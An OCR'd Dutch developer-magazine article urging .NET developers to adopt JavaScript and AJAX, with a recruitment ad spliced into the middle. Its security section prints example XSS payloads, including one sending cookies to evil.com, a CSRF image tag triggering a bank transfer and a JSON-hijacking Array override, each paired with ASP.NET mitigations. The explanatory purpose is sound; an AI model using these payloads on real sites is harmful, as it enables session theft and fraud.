AJAX niet meer weg te denken

In dit artikel laten we de niet-overtuigde ontwikkelaar zien dat het gebruik van JavaScript en AJAX de moeite waard is en zeer veel toegevoegde waarde biedt. Met als ondersteuning goedbeargumenteerde en gepassioneerde (code)voorbeelden.

Het gebruik van AJAX in webapplicaties is de laatste tijd in populariteit toegenomen. Hierdoor wordt kennis van JavaScript belangrijker. Toch bestaat er weerstand tegen JavaScript. Ontwikkelaars die werken in C# of VB.NET zijn gecharmeerd van design patterns en Software Factories. Een non-type-safe scripttaal steekt daar nogal bleek bij af.
Asynchronous JavaScript And XML – tegenwoordig is AJAX veel meer dan de titel zegt. Eigenlijk betekent AJAX momenteel gebruiksvriendelijkheid in webapplicaties. De 'X' van XML zouden we beter kunnen vervangen door een verwijzing naar JSON, het lichte data-interchange formaat. JSON wordt standaard gebruikt voor de communicatie tussen JavaScript en een AJAX-endpoint. Het is eenvoudig te begrijpen en biedt een volledig taalonafhankelijk tekstformaat.
Het gebruikt conventies die bekend zijn voor ontwikkelaars die werken met de C-familie van ontwikkeltalen, zoals C, C++, C# en Java. De 'J' van JavaScript spreekt voor zich. JavaScript is nu eenmaal dé manier om applicaties in een browser gebruiksvriendelijker te maken.
JavaScript is daarmee een programmeertaal voor algemeen gebruik, ontworpen om programmeurs van alle competentieniveaus het gedrag van softwareobjecten te laten controleren. Vandaag de dag wordt JavaScript vooral gebruikt in webapplicaties, waarvan de objecten een grote variëteit aan HTML-objecten van een webpagina en natuurlijk de pagina zelf representeren. Als grote voordeel geldt dat de gebruiker de webapplicatie interactief kan gebruiken, omdat de applicatie de pagina niet naar de server hoeft te posten

JavaScript binnen Microsoft

Volgens Nikhil Kothari (van de ASP.NET productgroep) heeft het .NET Framework-team van Microsoft zich net als de rest van de wereld schuldig gemaakt aan het 'hacken' met JavaScript tot de komst van het ASP.NET AJAX Framework. Pas op dat moment zijn zij zich er echt in gaan verdiepen waar JavaScript nu precies voor staat en waar het goed in is.
In het ASP.NET AJAX Framework wordt het gebruik van patterns, als prototype en interceptor, zeer succesvol toegepast. Het framework is zeer stabiel en biedt veel mogelijkheden (zowel server- als client-centric).

Weerstand

Wij hebben altijd de mening gehad dat JavaScript helpt ons doel, een gebruiksvriendelijke webapplicatie, te bereiken. Met de komst van AJAX, en met name het ASP.NET AJAX Framework[1], vinden wij dan ook dat iedere (Microsoft) Webontwikkelaar niet meer om JavaScript (lees AJAX) heen kan. In de samenwerking met C#- en VB.NET-ontwikkelaars is ons opgevallen dat de meesten niets met JavaScript te maken willen hebben. De redenen hiervoor verschillen, maar de meest gehoorde argumenten zijn:

- lastig te debuggen
- geen intellisense
- security slecht
- browser-versie compatibiliteit.

JavaScript debugging

Op het gebied van debugging heeft JavaScript een achterstand goed te maken. Hoewel debuggen van JavaScript in eerdere versie van het .NET Framework mogelijk was, bleek het niet krachtig en intuïtief genoeg. Firebug gold als een veel gebruikt alternatief, maar werkt alleen met Firefox.
Met de komst van Microsoft Visual Studio 2008 (VS2008) heeft er een grote verbetering plaatsgevonden: JavaScript-debugging is nu standaard beschikbaar. Het zetten van breakpoints, (deep) watch, locals, call stack en on-the-fly uitvoeren van code is allemaal mogelijk, zodra je in Internet Explorer disable JavaScript debugging uitvinkt. Niet alleen inline-JavaScript, maar ook externe libraries en .js-bestanden worden ondersteund.

Intellisense

Binnen Visual Studio zijn .NET-ontwikkelaars verwend met het gebruik van intellisense. Dit gemak valt helemaal op bij het schrijven van JavaScript. Dan merken we pas hoe enorm gemakkelijk intellisense is. Dit was een ontbrekende feature in Visual Studio tot dusver. Met de komst van Visual Studio 2008 behoort dit tot het verleden. JavaScript intellisense in Visual Studio 2008 omvat: keyword-ondersteuning, de types van de variabelen worden achterhaald en getoond, ondersteuning van methodes en properties ongeacht of deze zich inline in de pagina bevinden of in externe scriptbestanden waarnaar verwezen is in de pagina. JavaScript coderen gaat in Visual Studio 2008 dus net zo gemakkelijk als het schrijven van C# of VB.NET

> Maar XSS kan wel degelijk een groot gevaar betekenen

Security

Security is een veel voorkomende angst van ontwikkelaars en opdrachtgevers wanneer we verantwoordelijkheden van de server verplaatsen naar de client. In onze ogen is dit een onderwerp dat uitleg verdient. Dit onderwerp wordt vaak gebruikt om het toepassen van AJAX van tafel te vegen zonder de details te onderkennen.

Aan wat voor securityproblemen moeten we denken bij gebruik van AJAX?

- Cross site Scripting (XSS of CSS)
- Cross-site request forgery (CSRF of XSRF)
- JSON Hijacking

Natuurlijk bestaan er meer veiligheidsoverwegingen, maar dit zijn echte AJAX-veiligheidskwesties.

1. Cross Site Scripting (XSS)

We kennen allemaal de voorbeelden van het invoegen van JavaScript of sql statements in een

everything 4dotnet

the one-stop company for .NET development

4DotNet is op zoek naar een

Microsoft .NET Developer (medior)

Ben jij een ambitieuze, ervaren ontwikkelaar, die met ons de uitdaging wil aangaan om het maximale uit jouw capaciteiten te halen? Neem dan direct contact met ons op voor een afspraak.

Wie zijn wij?:
4DotNet is een onderneming voor ambitieuze ontwikkelaars. Door onze specialisatie in Microsoft Development Tools en Microsoft .NET behoren onze medewerkers tot de top van Nederland. Onze klanten ondersteunen wij met trainingen gegeven door onze Microsoft gecertificeerde trainers, detachering, consultancy, maatwerk, onderhoud en een gratis helpdesk.

Wat bieden wij?:
Een uitstekend salaris met prima secundaire arbeidsvoorwaarden en een uitdagende functie in een informele no-nonsense cultuur. Daarbij krijg je uitstekende mogelijkheden om jezelf verder te ontwikkelen en te certificeren.

Onze professionele trainingen in onze trainingscentra Meppel en Utrecht staan tot je beschikking.

- Uitstekend salaris
- Leaseauto met klasse, merk naar keuze
- Laptop en mobiele telefoon
- Bonus bij het behalen Microsoft certificeringen

Wat vragen wij:
- Een zelfstandige werkhouding
- Ambitie en leergierigheid
- Analytisch vermogen
- HBO / WO
- Ervaring met projecten binnen het Microsoft .NET Framework
- Ruime ervaring met Visual Studio, C# of VB.NET, ASP.NET, SQL

Pre's
- Kennis van XML, Team Foundation Server
- Een of meer Microsoft (MCAD MCSD MCTS MCPD of MCT) certificeringen.

Geïnteresseerd?
Neem dan contact op met Edgar Tichelaar, 0522-24 14 48 of e-mail je CV naar EdgarT@4dotnet.nl voor een vrijblijvend gesprek over jouw carrière mogelijkheden.

Microsoft GOLD CERTIFIED Partner

Data Management Solutions
Learning Solutions
Custom Development Solutions

textbox op een webpagina om na te gaan of de ontwikkelaar iets gedaan heeft aan het tegengaan van SQL Injection of Cross Site Scripting (XSS). In het geval van XSS is het bekende voorbeeld het plaatsen van de volgende string in een textbox en het klikken op de submit-knop.

```
<script>alert('xss');</script>
```

CODEVOORBEELD 1

Stel: op een website is de functionaliteit aanwezig om naar boeken te zoeken. Het is mogelijk een zoekterm in te voeren, de website toont de zoekterm bij het resultaat.
Wanneer we de bekende test doen, kan dat het resultaat opleveren die je terugvindt in afbeelding 1.

Het doel van een XSS-aanval is om geïnjec-

AFBEELDING 1. RESULTAAT CROSS SITE SCRIPTING


teerde code op de aangevallen site uit te voeren. In het voorbeeld ongevaarlijk, omdat het een dialoog toont. Maar XSS kan wel degelijk een groot gevaar betekenen. Wat te denken van het stelen van cookies? Laten we deze site nogmaals 'aanvallen', alleen ditmaal met de volgende zoekterm:

```
<script>document.location='http://evil.
com/collector.php?cookie=' + document.coo-
kie</script>
```

CODEVOORBEELD 2

Wanneer de browser nu de pagina rendert, stuurt de JavaScript-code de inhoud van de huidige cookie naar *evil.com*, zonder dat iemand het doorheeft. Doordat het niet ongewoon is om sessionid's en authenticatie tokens in cookies op te slaan, bestaat de mogelijkheid dat de aanvaller zich door een succesvolle cookiediefstal uit kan geven voor de gedupeerde (zie afbeelding 2).

De aanvaller beschikt over nog meer interessante mogelijkheden. Doordat XSS gebruikt kan worden om zowel JavaScript als HTML



AFBEELDING 2. INHOUD COOKIE BEKENDE WEBSITE

te injecteren, is het theoretisch mogelijk een nieuw loginscherm te plaatsen en de gegevens naar de aanvaller te sturen. De mogelijkheden zijn eindeloos, omdat een aanvaller gebruik kan maken van alle faciliteiten die JavaScript en HTML hem bieden.

Dit soort scenario's zullen echter alleen de aanvaller zelf benadelen, het is immers zijn browser waar deze aanvallen op plaatsvinden. Om echt schade te doen, zal hij een manier moeten vinden om andere gebruikers deze technieken uit te laten voeren. Dit is mogelijk door middel van reflected XSS en stored XSS.

Reflected XSS

De eerste methode is Reflected XSS. Dit houdt in dat de te injecteren content als QueryString in een URL wordt meegegeven. De gebruiker (slachtoffer) wordt dusdanig voor de gek te houden dat hij/zij op de link klikt.

```
http://boekhandel.nl/zoek.aspx?zoekterm=<s
cript>alert('xss');</script>
```

CODEVOORBEELD 3

Om een slachtoffer zover te krijgen op deze link te klikken maakt men gebruik van 'social engineering' (psychologische trucs). Bijvoorbeeld een e-mail met de boodschap dat iemand iets gewonnen heeft en op de link moet klikken om de prijs ook daadwerkelijk te krijgen.

Stored XSS

Bij Stored XSS zal de aanvaller zelf het kwaadwillige script in een webpagina opslaan. Alle bezoekers van de aangevallen site worden er de dupe van. Een aanvaller kan elke site gebruiken waarbij hij zelf teksten of plaatjes toevoegt, zoals een wiki of een blog met commentaar. Het spreekt voor zich dat deze methode gevaarlijker is dan reflected XSS, omdat het geen social engineering nodig heeft en het slachtoffer alleen de site hoeft te bezoeken.


ASP.NET oplossing

Het is voor de XSS-aanvallers van ASP.NET-websites niet meer zo eenvoudig. In ASP.NET kennen we de validateRequest Page Directive:

```
<%@ Page Language="C#"
validateRequest="true"
```

CODEVOORBEELD 4

Wanneer validateRequest op true staat (standaard), zal XSS niet werken. Bij uitvoeren van de voorbeelden verschijnt de melding die je ziet in afbeelding 3.



AFBEELDING 3. A POTENTIALLY DANGEROUS REQUEST. FORM VALUE WAS DETECTED FROM THE CLIENT

Het is dan ook geen goed idee om deze directive op false te zetten. Denk goed na of dit echt is wat je wilt, mocht het ooit noodzakelijk zijn. Zorg er in ieder geval voor om bij alle gebruikersinvoer gebruik te maken van Server. HtmlEncode, zodat mogelijk onveilige karakters onschadelijk worden gemaakt met behulp van hun HTML-encoded equivalenten.

```
string searchTerm = Server.
HtmlEncode(TextBox1.Text);
```

CODEVOORBEELD 5

2. Cross-site request forgery (CSRF)

Cross-site request forgery geldt als een lastig aan te pakken fenomeen en kan in combinatie met Cross site scripting een groot gevaar vormen. Het is zo lastig aan te pakken omdat het verzoek wordt uitgevoerd onder de naam van het slachtoffer. Je kunt dus niet aan het verzoek zien dat het niet klopt. Zoals bij XSS al duidelijk werd, is het mogelijk om sessions of cookies te stelen en je voor te doen als een ander persoon. Bij CRSF doet de hacker zich ook voor als het slachtoffer. Dit is alleen mogelijk wanneer het slachtoffer twee verschillende sites tegelijk open heeft, bijvoorbeeld een forum en een website van een bank. Het slachtoffer is ingelogd op de website van de bank en heeft tevens het forum openstaan in een ander browservenster. Op de forumpagina bevindt zich de volgende afbeelding:

```
<img src=http://www.bank.com/manageac-
count.aspx?transferTo=123&amount=1000 />
```

CODEVOORBEELD 6

JavaScript is steeds makkelijker toe te passen

Bij het opvragen van de afbeelding vindt er op de site van *bank.com* een transfer plaats van 1000 euro naar bankrekening 123. Daarbij wordt het gevalideerde authenticatie cookie van het slachtoffer gebruikt.

Geen diefstal dus van de cookie of een session maar tijdelijk gebruik ervan om een actie uit te voeren. Je begrijpt dat de kans dat je slachtoffer van CSRF wordt erg klein is, omdat je twee verschillende sites open moet hebben staan. En de hacker moet toevallig ook jouw bank aanvallen. De eindgebruiker kan CSRF dus simpelweg voorkomen door bijvoorbeeld bankzaken alleen te regelen met maar één browsertab open. De oplossing voor CSRF die een ontwikkelaar kan toepassen, bespreken we hierna.

3. JSON Hijacking

De term JSON Hijacking kom je veel tegen bij AJAX Security. Scott Guthrie (corporate vice president van Microsoft's .NET Developer Division) heeft er een post aan gewijd om te bewijzen dat het ASP.NET AJAX framework een oplossing biedt voor dit securityprobleem[2]. JSON Hijacking is een beveiligingsprobleem dat veel overeenkomsten vertoont met Cross-site request forgery. JSON Hijacking bestaat uit twee onderdelen, namelijk een manier om ongemerkt een AJAX-endpoint (bijvoorbeeld een AJAX enabled webservice) te benaderen en een manier om de binnenkomende JSON array (geordende collectie van waardes) te verzenden naar een hacker.
Een manier om ongemerkt een Ajax-endpoint te benaderen, is door gebruik te maken van de volgende javascripttag:

```
<Script src="http://www.onlinestore.com/
storeinfo/getHistory.ashx" ></Script>
```

CODEVOORBEELD 7

Wanneer deze aanroep een JSON array teruggeeft, moet deze nog doorgestuurd worden naar de hacker. Dit doe je door de JavaScript-functie Array() te overschrijven. In codevoorbeeld 2 is te zien hoe dit gaat.


In afbeelding 4 is schematisch te zien hoe JSON Hijacking verloopt. Stap 1 bestaat uit een request naar de website van de hacker. In stap 2 retourneert de server een HTML-pagina waarin een plaatje is verwerkt die een aanroep doet naar het AJAX endpoint getHistory.ashx

```
Function Array()
{
    var copyOfArray = this;

    var sendArray = function()
    {
      //Stuur array naar de hacker
    }

    // Wacht even met het aanroepen van de
    sendArray function zodat je zeker
    // dat er een volledige kopie van de
    array is gemaakt.
    setTimeout(sendArray,100);
}
```

CODEVOORBEELD 8

(stap 3) van *onlinestore.com*. Deze aanroep geeft een JSON array terug (stap 4).
Doordat in de HTML-pagina van *jsonhijack.com* de function Array wordt overschreven, zal de javascript interpreter deze aanroepen om de JSON Array te verwerken. Binnen deze functie maakt de hacker een kopie van de JSON Array en stuurt deze door naar de website van de hacker (stap 5).

JSON Hijacking is een serieus beveiligingsrisico. De kans dat een eindgebruiker hiervan slachtoffer wordt blijft echter beperkt, omdat de eindgebruiker minstens twee websites open moet hebben staan, waarvan één kwaadwillende. En deze dient ook nog een aanroep te doen naar de andere website waar de eindgebruiker is ingelogd. De kans dat de kwaadwillende website een aanroep doet naar de website waar de eindgebruiker dan ook toevallig is ingelogd, is klein maar voor bepaalde toepassingen niet te verwaarlozen.
Omdat JSON Hijacking volledig wordt uitgevoerd vanaf de website van een hacker en je daar geen invloed op kan uitoefenen, dien je de oplossing te zoeken bij de bouw van je eigen webservice. Dit geldt ook voor CSRF. Microsoft heeft hier een oplossing voor: Webservices



AFBEELDING 4. SCHEMATISCHE WEERGAVE VAN JSON-HIJACKING

die gerealiseerd zijn met het ASP.NET AJAX framework accepteren alleen webservice calls vanuit JavaScript die voorzien zijn van een header met content type *application/json*. Dit wordt gerealiseerd door het framework aan de client-kant (zie codevoorbeeld 9). Wanneer er een verzoek vanuit een scripttag wordt verstuurd, zal het niet het content-type application/json bevatten, waardoor de webservice het verzoek negeert.

```
// Create a web request to make the method
call
var request = new Sys.Net.WebRequest();

request.get_headers()['Content-Type'] =
'application/json; charset=utf-8';
```

CODEVOORBEELD 9

Daarnaast zijn alle ter beschikking staande webmethods door middel van het ASP.NET AJAX framework standaard alleen te benaderen met de HTTP POST-opdracht. Aanroepen vanuit JavaScript worden uitgevoerd met de HTTP GET-opdracht, zoals te zien in codevoorbeeld 10. Een ontwikkelaar kan er voor kiezen een webmethod wel beschikbaar te stellen voor HTTP GET-verzoeken, maar dan moet hij expliciet een attribuut boven de webmethod zetten.

```
[WebMethod]
public string[] GetHistory()
{
    //Method te benaderen met HTTP POST
verb
}

[WebMethod]
[ScriptMethod(UseHttpGet = true)]
public string[] GetHistory()
{
    //Method te benaderen met HTTP GETT
    verb
}
```

CODEVOORBEELD 10

Dit betekent dus dat Microsoft twee manieren heeft om ontwikkelaars van AJAX-enabled websites te beschermen tegen JSON Hijacking. We hebben nu een drietal beveiligingsproblemen besproken die allemaal te verhelpen zijn. Wij willen alle beginnende AJAX-ontwikkelaars er dan ook bewust van maken dat AJAX de 'attack surface' van je applicatie vergroot. Zie niet alleen de mooie voordelen, maar bedenk ook welke gaten je eventueel opent. Wanneer je hier goed rekening mee houdt, is het absoluut mogelijk een veilige AJAX-enabled webapplicatie te realiseren. Een tip die regelmatig

Beveiligingsproblemen goed te verhelpen

terugkeert bij beveiligingskwesties, is "valideer de input van de gebruiker". Er zijn specialisten die beweren dat je daarmee 80 procent van het problemen verhelpt.

Browser-versie compatibiliteit

Bij gebruik van ASP.NET AJAX vormt de browser waarmee gebruikers je applicatie benaderen geen echt probleem meer (wat AJAX betreft).

De volgende browsers worden officieel ondersteund:

- Microsoft Internet Explorer 6.0 of later
- Mozilla Firefox version 1.5 of later
- Opera version 9.0 of later
- Apple Safari version 2.0 of later

ASP.NET AJAX detecteert het type browser van de gebruiker. Afhankelijk van de browser wordt JavaScript-code uitgevoerd die geschikt is voor deze specifieke browser.

Conclusie

In dit artikel hebben we een aantal punten behandeld waarvan wij denken dat zij de belangrijkste drempels vormen voor .NET-onwikkelaars om geen JavaScript of AJAX te gebruiken. Het web maakt een enorme ontwikkeling door en JavaScript is steeds makkelijker toe te passen: VS2008 heeft intellisense voor JavaScript en goede debug-functionaliteit toegevoegd. De beveiligingsproblemen die spelen zijn met het ASP.NET AJAX Framework onder de loep genomen en zijn goed te verhelpen. Een ontwikkelaar moet gewoon JavaScript gebruiken in zijn websites om een bezoeker een prettige gebruikerservaring te bieden. .net

Links

1 ASP.NET AJAX
http://www.asp.net/ajax

2 Scott Guthrie: ASP.NET AJAX and JSON-Hijacking
http://weblogs.asp.net/scottgu/archive/2007/04/04/json-hijacking-and-how-asp-net-ajax-1-0-mitigates-these-attacks.aspx

Dennis van de Laar (dennis.van.de.laar@avanade.com) en **Henry Cordes** (henry.cordes@avanade.com) zijn solution developer bij Avanade (www.avanade.com), een samenwerkingsverband tussen Microsoft en Accenture.